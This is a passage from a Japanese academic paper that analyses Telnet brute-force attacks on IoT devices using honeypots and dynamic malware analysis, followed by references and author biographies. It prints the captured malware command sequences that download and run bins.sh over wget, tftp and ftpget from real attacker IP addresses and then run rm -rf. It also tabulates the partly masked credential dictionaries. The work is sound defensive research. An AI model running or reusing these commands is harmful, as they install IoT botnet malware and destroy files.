	21		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://208.67.1.221/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 208.67.1.221 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 208.67.1.221; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 208.67.1.221 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *; exit
	22		
	23		
2016/6/20	24		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.69.115.114/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 158.69.115.114 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 158.69.115.114; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 158.69.115.114 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *; exit
	25		
	26		
	27		
	28		
2016/7/1	29		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.12.97.87/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.12.97.87 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 198.12.97.87; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 198.12.97.87 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *; exit
	30		
	31		
2016/7/1	32		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.144.181.30/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.144.181.30 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 198.144.181.30; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 198.144.181.30 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *; exit
	33		
	34		
	35		
2016/6/9	36	pattern_G	cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://208.67.1.221/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 208.67.1.221 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 208.67.1.221; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 208.67.1.221 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *; exit
	37		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.12.97.79/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.12.97.79 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 198.12.97.79; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 198.12.97.79 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *; exit

© 2017 Information Processing Society of Japan

表 4 pattern_a, b, c, d, e, F, G の ID/パスワードセットリスト
Table 4 List of ID/password sets of pattern_a, b, c, d, e, F, G.

pattern_a				pattern_b		pattern_c				pattern_d				pattern_e		pattern_F		pattern_G	
ID	パスワード	ID（続き）	パスワード（続き）	ID	パスワード	ID	パスワード	ID（続き）	パスワード（続き）	ID	パスワード	ID（続き）	パスワード（続き）	ID	パスワード	ID	パスワード	ID	パスワード
root	r	support	l	root		root	r	guest	s	root	r	support	r	support	s	root	r	root	r
root	t	support	c	root	r	root	t	guest	n	root	t	support	t	admin	a	root	t	root	t
root	a	support	1	root	a	root	a	guest	c	root	a	support	a	root	r	root	a		
root	u	support	1	root	1	root	u	guest	1	root	u	support	u	guest		root	u		
root	g	support	1	root	1	root	g	guest		root	g	support	g	admin	s	root	g		
root	l	support	d	admin		root	l	support	r	root	l	support	l	root		root	l		
root	c	support	p	admin	r	root	c	support	t	root	c	support	c	admin		root	c		
root	1	support	p	admin	a	root	1	support	a	root	1	support	1	adm		root	1		
root	1	support	s	admin	1	root	1	support	u	root	1	support	1	1234	1	root	1		
root	1	support	v	admin	1	root	1	support	g	root	1	support	1	root	1	root	1		
root	d	support	c	guest		root	d	support	l	root	d	support	d	admin	1	root	d		
root	p	cisco	r	guest	r	root	p	support	c	root	p	support	p			root			
root	p	cisco	t	guest	a	root	p	support	1	root	p	support	p			root	p		
root	s	cisco	a	guest	1	root	s	support	1	root	s	support	s			root	s		
root	v	cisco	u	guest	1	root	n	support	1	root	v	support	v			admin	r		
root	c	cisco	g			root	c	support	d	root	c	support	c			admin	t		
admin	r	cisco	l			root	1	support	p	root	r	support	r			admin	a		
admin	t	cisco	c			root		support	p	admin	r	cisco	r			admin	u		
admin	a	cisco	1			admin	r	support	s	admin	t	cisco	t			admin	g		
admin	u	cisco	1			admin	t	support	n	admin	a	cisco	a			admin	l		
admin	g	cisco	1			admin	a	support	c	admin	u	cisco	u			admin	c		
admin	l	cisco	d			admin	u	support	1	admin	g	cisco	g			admin	1		
admin	c	cisco	p			admin	g	support		admin	l	cisco	l			admin	1		
admin	1	cisco	p			admin	l	netgear	r	admin	c	cisco	c			admin	1		
admin	1	cisco	s			admin	c	netgear	t	admin	1	cisco	1			admin	d		
admin	1	cisco	v			admin	1	netgear	a	admin	1	cisco	1			admin			
admin	d	cisco	c			admin	1	netgear	u	admin	1	cisco	1			admin	p		
admin	p					admin	1	netgear	g	admin	d	cisco	d			admin	s		
admin	p					admin	d	netgear	l	admin	p	cisco	p			user	r		
admin	s					admin	p	netgear	c	admin	p	cisco	p			user	t		
admin	v					admin	p	netgear	1	admin	s	cisco	s			user	a		
admin	c					admin	s	netgear	1	admin	v	cisco	v			user	u		
user	r					admin	n	netgear	1	admin	c	cisco	c			user	g		
user	t					admin	c	netgear	d	admin	r	cisco	r			user	l		
user	a					admin	1	netgear	p	user	r	pi	r			user	c		
user	u					admin		netgear	p	user	t	pi	t			user	1		
user	g					user	r	netgear	s	user	a	pi	a			user	1		
user	l					user	t	netgear	n	user	u	pi	u			user	1		
user	c					user	a	netgear	c	user	g	pi	g			user	d		
user	1					user	u	netgear	1	user	l	pi	l			user			
user	1					user	g	netgear		user	c	pi	c			user	p		
user	1					user	l	cisco	r	user	1	pi	1			user	s		
user	d					user	c	cisco	t	user	1	pi	1			login	r		
user	p					user	1	cisco	a	user	1	pi	1			login	t		
user	p					user	1	cisco	u	user	d	pi	d			login	a		
user	s					user	1	cisco	g	user	p	pi	p			login	u		
user	v					user	d	cisco	l	user	p	pi	p			login	g		
user	c					user	p	cisco	c	user	s	pi	s			login	l		
login	r					user	p	cisco	1	user	v	pi	v			login	c		
login	t					user	s	cisco	1	user	c	pi	c			login	1		
login	a					user	n	cisco	1	user	r	pi	r			login	1		
login	u					user	c	cisco	d	login	r					login	1		
login	g					user	1	cisco	p	login	t					login	d		
login	l					user		cisco	p	login	a					login			
login	c					login	r	cisco	s	login	u					login	p		
login	1					login	t	cisco	n	login	g					login	s		
login	1					login	a	cisco	c	login	l					guest	r		
login	1					login	u	cisco	1	login	c					guest	t		
login	d					login	g	cisco		login	1					guest	a		
login	p					login	l			login	1					guest	u		
login	p					login	c			login	1					guest	g		
login	s					login	1			login	d					guest	l		
login	v					login	1			login	p					guest	c		
login	c					login	1			login	p					guest	1		
guest	r					login	d			login	s					guest	1		
guest	t					login	p			login	v					guest	1		
guest	a					login	p			login	c					guest	d		
guest	u					login	s			login	r					guest			
guest	g					login	n			guest	r					guest	p		
guest	l					login	c			guest	t					guest	s		
guest	c					login	1			guest	a					support	r		
guest	1					login				guest	u					support	t		
guest	1					guest	r			guest	g					support	a		
guest	1					guest	t			guest	l					support	u		
guest	d					guest	a			guest	c					support	g		
guest	p					guest	u			guest	1					support	l		
guest	p					guest	g			guest	1					support	c		
guest	s					guest	l			guest	1					support	1		
guest	v					guest	c			guest	d					support	1		
guest	c					guest	1			guest	p					support	1		
support	r					guest	l			guest	p					support	d		
support	t					guest	1			guest	s					support			
support	a					guest	d			guest	v					support	p		
support	u					guest	p			guest	c					support	s		
support	g					guest	p			guest	r								

© 2017 Information Processing Society of Japan



	pattern_a	pattern_b	pattern_c	pattern_d	pattern_e	pattern_F	pattern_G
1セッションに要する時間平均（秒）	46.5	68.1	65.9	48.2	11.1	63.9	65.0

図 11 ログインチャレンジに要する時間

Fig. 11 Time required for login challenge.

撃が比較的小さい辞書により行われていることが分かる．


次に，4.1 節に示したとおり，動的解析により ID/パスワードとシェルコマンド群が観測できた 37 検体について，ログインチャレンジに使用された ID/パスワードの分析を行った．各検体をそれぞれ 3 回ずつ解析したところ，攻撃に使用された ID/パスワードリストおよびコマンド系列が 3 回とも，完全に一致し，7 種類の ID/パスワードリスト及び 7 種類のシェルコマンド系列を得た．ID/パスワードリストとシェルコマンド系列の対応関係を**表 3** に示す．表 3 では，得られた ID/パスワードリストをそれぞれ pattern_a, b, c, d, e, F, G としている．それぞれの ID/パスワードリストを**表 4** に示す．

マルウェア解析にあたり，1 つの攻撃対象に対するログインチャレンジに要する時間を調査した．**図 11** は解析時間とログインチャレンジに使用した ID/パスワード数の関係とログインチャレンジにおける 1 TCP セッションに要する時間を示しており，グラフの横軸は時間（秒），縦軸は ID/パスワード数を示している．なお，いずれのマルウェアも 1 つの ID/パスワードを試すのに 1 つの TCP セッションを確立している．図 11 の各点はログインチャレンジにおける TCP セッションの開始点を表している．グラフの傾き，つまり時間あたりの ID/パスワードの増加数には大きく 3 つの傾向が見られ，1 セッションあたり 46〜48 秒程度要するもの（pattern_a, d）と 64〜68 秒程度のもの（pattern_b, C, F），セッションあたり 11 秒程度のものの 3 つに分けられる．pattern_a G 全体での 1 セッションに要する時間の平均は 52.7 秒であり，長さ 100 程度の ID/パスワードリストを持つマルウェアであっても 1 時間半以上にわたってログインチャレンジを続ける結果となった．なお，攻撃の所要時間は，攻撃元や攻撃先のタイムアウト値の設定や，接続可能な最大セッション数，セッション内でログイン試行できる上限回数，デバイスのスペック，ネットワークの遅延など，様々なパラメータに依存すると予想

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget http://XXX.XXX.XXX.XXX/bins.sh; chmod 777 bins.sh; sh bins.sh;
tftp XXX.XXX.XXX.XXX-c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh;
tftp -r tftp2.sh -g XXX.XXX.XXX.XXX; chmod 777 tftp2.sh; sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 XXX.XXX.XXX.XXX ftp1.sh ftp1.sh; sh ftp1.sh;
rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit
```

図 12 pattern_F, G と対応するコマンド群の形式（XXX.XXX.XXX.XXX は IP アドレス）

Fig. 12 Command sequence corresponding to pattern_F, G (XXX.XXX.XXX.XXX is IP address).



	pattern_a	pattern_b	pattern_c	pattern_d	pattern_e	pattern_F	pattern_G
観測されたホストの合計	12,047	1,995	73	48	19	179	520

図 13 pattern_a, b, c, d, e, F, G を用いてログイン拒否ハニーポットに対して攻撃を行ったホスト数の推移

Fig. 13 Transition of the number of attack hosts that used pattern_a, b, c, d, e, F, G.

され，今回の結果は動的解析環境内での観測結果の一例であることを付記しておく．

次に，個々の ID/パスワードリストについて分析を行った．pattern_a に注目してみると，1 つの ID/パスワードリストに対してユニークな 3 つの形式のシェルコマンド系列が対応している．一方 pattern_F, G をみると，対応するシェルコマンド系列が**図 12** に示す形式をしていることが分かる．以上より，マルウェアが使用する ID/パスワードリストとログイン後に実行するシェルコマンド系列は必ずしも 1 対 1 に対応せず，同一の ID/パスワードリストを用いた攻撃でも，ログイン後に使用するシェルコマンドが異なる場合や，異なる ID/パスワードリストを用いた攻撃でもログイン後の挙動が同一である場合があることが確認できた．

次に，それぞれの ID/パスワードリストについて同一のリストを用いた攻撃がログイン拒否ハニーポットに対して行われているかを調査する．攻撃ホスト数の推移を**図 13** に示す．図 13 から，pattern_a, b, F, G について特に多くの攻撃ホストによって利用されていることが分かる．それぞれの ID/パスワードリストを見てみると，pattern_a で攻撃を行うホストは観測期間中常に観測されており，特に 2016/02/20–2016/03/13 と 2016/05/22–2016/05/26 の期間に多く確認されている．pattern_a に ID またはパスワードとして含まれる単語を調査したところ（ID, パスワードの一部が X として表示する），cisco と vXXXX が確認できた．cisco は情報機器メーカである Cisco Systems [13] を

© 2017 Information Processing Society of Japan

示していると考えられ，vXXXX は Dahua Technology [14] 製の一部の DVR でデフォルトパスワードとして設定されていることが確認されている [15]．以上から Cisco 製機器と Dahua 製の機器を狙った攻撃が観測期間中流行していたことが推測される．pattern_b は 2015/11/15–2016/03/06 の間に観測された後，2016/03/07–2016/05/12 の期間では観測されなかった．しかし，2016/05/12 から急激に増加しその後徐々に減少していった．pattern_F は観測された期間が 2016/05/31–2016/07/05 であり，特に 2016/06/12–2016/06/16 の期間で多く観測された．pattern_b，F の 2 つは ID/パスワードとして rXXX，uXXX，cXXXXXXX，1XXX といったような容易に推測可能な脆弱な言葉のみで構成されており，脆弱な機器を幅広く狙った ID/パスワードリストであると考えられる．pattern_G は root/rXXX と root/tXXX の 2 つの ID/パスワードセットのみで構成される非常に長さの小さいリストであり，期間中常に数ホスト程度から観測され，特に 2016/06/12–2016/06/16 の期間で増加が見られた．組み込み機器はリソースが小さく，スペックが PC などと比べると低いものが多いため，Telnet ログインに際しても時間がかかるものと考えられ，具体的には前述したとおり，長さ 100 程度の ID/パスワードリストであっても 1 時間半以上ログインチャレンジを行うものと予想される．そのため ID/パスワードリストを短くすることで 1 回のログインチャレンジにかかる時間を短縮し，高速に多くの機器に対してログインチャレンジを行うことができる．以上のような理由から，非常に長さの小さいリストを用いるマルウェアが存在すると予想される．

5. 関連研究

遠隔地にあるホストとのリモート接続を行うためのサービスに対する攻撃を観測した研究として，SSH（Secure Shell）サービスを対象にしたものがある [16], [17], [18]．

論文 [17] では既存のハニーポットフレームワークである Honeyd [19] と SSH サービスのエミュレートを行うハニーポットである Kippo [20] を用いて不正な SSH アクセスの収集および解析を行い，特にログイン試行時に利用されるパスワードを分析している．また，論文 [16] では，攻撃元を /24 ネットワーク単位で分析し，ログイン時に使用するパスワード集合を調査し，各集合間の共通部分を算出して，攻撃者が攻撃用のパスワードリストをシェアしていることを示している．これらの研究 [16], [17] では，特に攻撃の最初の段階であるログイン試行時に用いられるパスワードを対象に観測と分析が行われているが，本研究では，ログイン試行に加えて，ログイン後のコマンド系列を分析対象とすることで，より詳細な攻撃の内容を分析する．論文 [18] では，本論文と同様にログイン後のコマンド系列を分析しているが，本論文では，これに加えてハニーポットにより収集されたマルウェア検体を動的解析することで，ログイン試行やその後のコマンド系列を送信する挙動を実際に観測し，ハニーポットにより観測された攻撃と突合することで，攻撃元のマルウェアの推定を試みる．近年，多数のマルウェアが Telnet を介して様々な IoT 機器への攻撃を試みていることから，上述の分析により，マルウェア流行の状況を把握することは意義があると考える．

6. まとめと今後の課題

本研究では IoT 機器の Telnet インターフェースに対し多数の攻撃が行われている点に注目し，Telnet ログインの際に得られる ID/パスワード情報とログイン後に使用されるシェルコマンド系列を分析することで，攻撃ホストの感染マルウェアの推定を行い，さらに攻撃対象となっている IoT 機器の増加を示した．

分析の結果，新たに観測される ID/パスワードの内，一部のものが数カ月後に大規模な攻撃に利用される事例を多数確認した．このことから ID/パスワード観測を継続することで将来的に大規模攻撃に使用される ID/パスワードを早期に発見できる可能性がある．また，新たに出現した ID/パスワード（図 6〜図 10）から，D-Link ルータ（rXXX/D-Link，aXXXX/D-Link など），Ubiquiti ルータ（aXX/ubnt など），Cisco 製品（cisco/1XX など），DreamBox 社のセットトップボックス製品（uXXX/dreambox）が狙われていると考えられる．これらの機器が新たに攻撃対象となったことが推測される．さらにマルウェアが持つ ID/パスワードリストとログイン後に実行されるシェルコマンド系列に対応関係があることが示された．これは攻撃ホストの感染しているマルウェアの推測に役立てることができることを示唆している．

しかし，実際にログイン拒否ハニーポットによって観測された ID/パスワードリストの数は，今回マルウェア動的解析によって得られた ID/パスワードリストの数より圧倒的に多く，本研究では実際に攻撃に使用されている ID/パスワードリストのごく一部について分析を行ったにすぎない．また，実際に ID/パスワードやシェルコマンドを収集することができたマルウェアも実際に収集できたマルウェアの数に対して大幅に少なく，より詳細な分析を行うために，多くのマルウェアについて分析を行う必要がある．そのためには，実 C&C サーバから送信されるマルウェアの動作命令をより多く収集し，ダミー C&C の更新を行っていく必要があると考えられる．また，スキャンやログインチャレンジの途中で動作を停止してしまうマルウェアについても，マルウェアと解析環境のどちらに原因があるのかを特定する必要がある．

以上をふまえ，今後は IoT 機器向けマルウェアの動的解析を進めていくことで攻撃ホストが感染しているマルウェアのより詳細な推測を行うことを目指したい．

謝辞 本研究の一部は文部科学省国立大学改革強化推進

© 2017 Information Processing Society of Japan

事業の支援を受けて行われた．

参考文献

[1] Pa, Y.M.P. et al.: IoTPOT: Analysing the rise of IoT compromises, EMU 9 (2015).
[2] 鈴木将吾ほか：組込み機器への攻撃を観測するハニーポット IoTPOT の機能拡張，研究報告セキュリティ心理学とトラスト（SPT），pp.1–6 (2016).
[3] 鈴木将吾ほか：複数国ダークネット観測による攻撃の局地性分析，コンピュータセキュリティシンポジウム 2014 論文集，pp.40–47 (2014).
[4] Nakao, K. et al.: A Novel Concept of Network Incident Analysis based on Multi-layer Observations of Malware Activities, *Proc. 2nd Joint Workshop on Information Security* (*JWIS2007*), pp.267–279 (2007).
[5] Inoue, D. et al.: nicter: An incident analysis system toward binding network monitoring with malware analysis, WOMBAT Workshop on Information Security Threats Data Collection and Sharing, *WISTDCS'08*, IEEE (2008).
[6] Internet Census 2012 (online), available from ⟨http://internetcensus2012.bitbucket.org/paper.html⟩ (accessed 2016-08-02).
[7] Busybox (online), available from ⟨https://busybox.net/⟩ (accessed 2016-08-02).
[8] ARM (online), available from ⟨https://www.arm.com/ja/⟩ (accessed 2016-08-02).
[9] MIPS Processors: Imagination Technologies (online), available from ⟨https://imgtec.com/mips⟩ (accessed 2016-08-02).
[10] PowerPC: Wikipedia (online), available from ⟨https://ja.wikipedia.org/wiki/PowerPC⟩ (accessed 2016-08-02).
[11] SPARC International Inc. (online), available from ⟨https://sparc.org/⟩ (accessed 2016-08-02).
[12] Debian：ユニバーサルオペレーティングシステム（オンライン），入手先 ⟨https://www.debian.org/index.ja.html⟩（参照 2016-07-31）.
[13] Cisco Systems, Inc. (online), available from ⟨http://www.cisco.com/⟩ (accessed 2016-08-02).
[14] Dahua Technology (online), available from ⟨http://www.dahuasecurity.com/⟩ (accessed 2016-08-02).
[15] Como resetear la contraseña de un DVR Dahua: Securamente - El blog de Securame (online), available from ⟨http://www.securamente.com/como-resetear-la-contrasena-password-de-un-dvr-dahua/⟩ (accessed 2016-08-02).
[16] Abdou, A.R. et al.: What lies Beneath? Analyzing automated SSH bruteforce attacks, *International Conference on Passwords*, Springer International Publishing (2015).
[17] 佐藤　聡ほか：筑波大学におけるハニーポットを用いた不適切な SSH アクセスの収集とその解析，研究報告インターネットと運用技術（IOT），pp.1–6 (2014).
[18] Kheirkhah, E. et al.: An experimental study of SSH attacks by using honeypot decoys, *Indian Journal of Science and Technology*, Vol.6, No.12, pp.5567–5578 (2013).
[19] Honeyd (online), available from ⟨http://www.citi.umich.edu/u/provos/honeyd/⟩ (accessed 2017-04-04).
[20] The Honeynet Project: Kippo - SSH honeypot (online), available from ⟨http://www.honeynet.org/project/Kippo⟩ (accessed 2017-04-04).

推薦文

IoT 機器に特化したハニーポットを用いて大規模に攻撃を観測し，不正ログインの ID・パスワードや悪性シェルコマンドについて，IoT 機器特有の環境を準備して攻撃を分析した点は大きく評価できる．論文発表直後には実際に IoT 機器を用いた大規模な DDoS 攻撃が報道されるなど実社会に対する影響度が非常に高く，今後の発展を期待できる．よって推薦論文として推薦する．


（コンピュータセキュリティシンポジウム 2016
プログラム委員長　寺田雅之）

中山 颯

2016 年横浜国立大学卒業．学士（工学）．同年 4 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程前期に進学．情報セキュリティ，特に IoT 機器に対する攻撃の観測・分析の研究に従事．

鉄 穎　（学生会員）

2007 年東北大学（中国）卒業．学士（情報学）．2014 年 3 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程前期修了．修士（情報学）．同年 4 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程後期に進学．情報セキュリティ，特にネットワーク攻撃観測・分析等のネットワークセキュリティ研究に従事．



楊 笛

2015 年 10 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程前期に進学．情報セキュリティ，特に DDoS 攻撃の観測・分析の研究に従事．

© 2017 Information Processing Society of Japan

田宮 和樹

2017 年横浜国立大学卒業．学士（工学）．同年 4 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程前期に進学．情報セキュリティ，特に IoT 機器の脆弱性評価の研究に従事．

吉岡 克成 （正会員）

2005 年 3 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程後期修了．博士（工学）．同年 4 月独立行政法人情報通信研究機構で研究員として勤務．2007 年 12 月より横浜国立大学学際プロジェクト研究センター特任教員（助教）．2011 年 4 月横浜国立大学大学院環境情報研究員准教授．マルウェア解析やネットワーク攻撃観測・検知等のネットワークセキュリティの研究に従事．2009 年文部科学大臣表彰・科学技術賞（研究部門）受賞．2016 年産学官連携功労者表彰総務大臣賞受賞．

松本 勉 （正会員）

1986 年 3 月東京大学大学院工学系研究科電子工学専攻博士課程修了，工学博士．同年 4 月横浜国立大学講師．2001 年 4 月より同大学院環境情報研究員教授．2014 年 12 月より同大学先端科学高等研究員（IAS-YNU）情報物理セキュリティ研究ユニットリーダーと兼務．ネットワーク・ソフトウェア・ハードウェアセキュリティ，暗号，耐タンパー技術，生体認証，人工物メトリクス等の「情報・物理セキュリティ」の研究教育に 1981 年より従事．1982 年にオープンな学術的暗号研究を目指した「明るい暗号研究会」を 4 名で創設．2005～2010 年国際暗号学会 IACR 理事．1994 年第 32 回電子情報通信学会業績賞，2006 年第 5 回ドコモ・モバイル・サイエンス賞，2008 年第 4 回情報セキュリティ文化賞，2010 年文部科学大臣表彰・科学技術賞（研究部門）各受賞．

© 2017 Information Processing Society of Japan